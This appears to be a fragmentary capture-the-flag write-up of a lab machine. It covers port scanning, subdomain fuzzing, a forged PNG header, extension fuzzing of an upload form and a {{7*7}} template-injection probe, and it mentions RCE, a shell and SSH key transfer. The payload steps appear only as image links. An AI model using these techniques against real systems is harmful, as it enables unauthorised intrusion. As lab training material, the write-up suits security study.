Information Gathering


1) Found 2 open ports

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ sudo nmap 10.10.11.156 --min-rate 2000 -p-
[sudo] password for vigneswar:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-28 17:34 IST
Nmap scan report for 10.10.11.156
Host is up (0.37s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 55.63 seconds
```

2) Found a subdomain on subdomain fuzzing


```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ffuf -w SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u 'http://10.10.11.156/' -H "Host: FUZZ.late.htb" -ic -fs 9461

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.156/
 :: Wordlist         : FUZZ: /home/vigneswar/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.late.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 9461
________________________________________________

images                  [Status: 200, Size: 2187, Words: 448, Lines: 64, Duration: 1031ms]
:: Progress: [4989/4989] :: Job [1/1] :: 65 req/sec :: Duration: [0:02:00] :: Errors: 0 ::
```

3) Found a file upload functionality




```
┌──(vigneswar㉿vigneswar)-[~]
└─$ echo -n -e '\x89\x50\x4E\x47\x0D\x0A\x1A\x0A' > test.png
```

4) Found upload path



5) Web extensions are not allowed

Request	Payload	Status code	Error	Timeout	Length
0		200	☐	☐	188
1	.asp	200	☐	☐	188
2	.aspx	200	☐	☐	188
3	.bat	200	☐	☐	188
4	.c	200	☐	☐	188
5	.cfm	200	☐	☐	188
6	.cgi	200	☐	☐	188
7	.css	200	☐	☐	188
8	.com	200	☐	☐	188
9	.dll	200	☐	☐	188
10	.exe	200	☐	☐	188
11	.hta	200	☐	☐	188
12	.htm	200	☐	☐	188
13	.html	200	☐	☐	188
14	.inc	200	☐	☐	188
15	.jhtml	200	☐	☐	188
16	.js	200	☐	☐	188
17	.jsa	200	☐	☐	188
18	.jsp	200	☐	☐	188
19	.log	200	☐	☐	188
20	.mdb	200	☐	☐	188
21	.nsf	200	☐	☐	188
22	.pcap	200	☐	☐	188
23	.php	200	☐	☐	188
24	.php2	200	☐	☐	188
25	.php3	200	☐	☐	188
26	.php4	200	☐	☐	188
27	.php5	200	☐	☐	188
28	.php6	200	☐	☐	188





Image Reader
images.late.htb/scanner
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Convert image to text with Flask
If you want to turn an image into a text document, you came to the right place.
Convert your image now!
Browse...
No file selected.
Choose file
Scan Image


6) Found ssti


{{7*7}}




Vulnerability Assessment


1) Made a payload to create image payload and post it



2) Got RCE




3) Made a better payload




Exploitation


1) Got the shell




2) upgraded to tty shell




3) Got user flag



4) Transferred ssh key



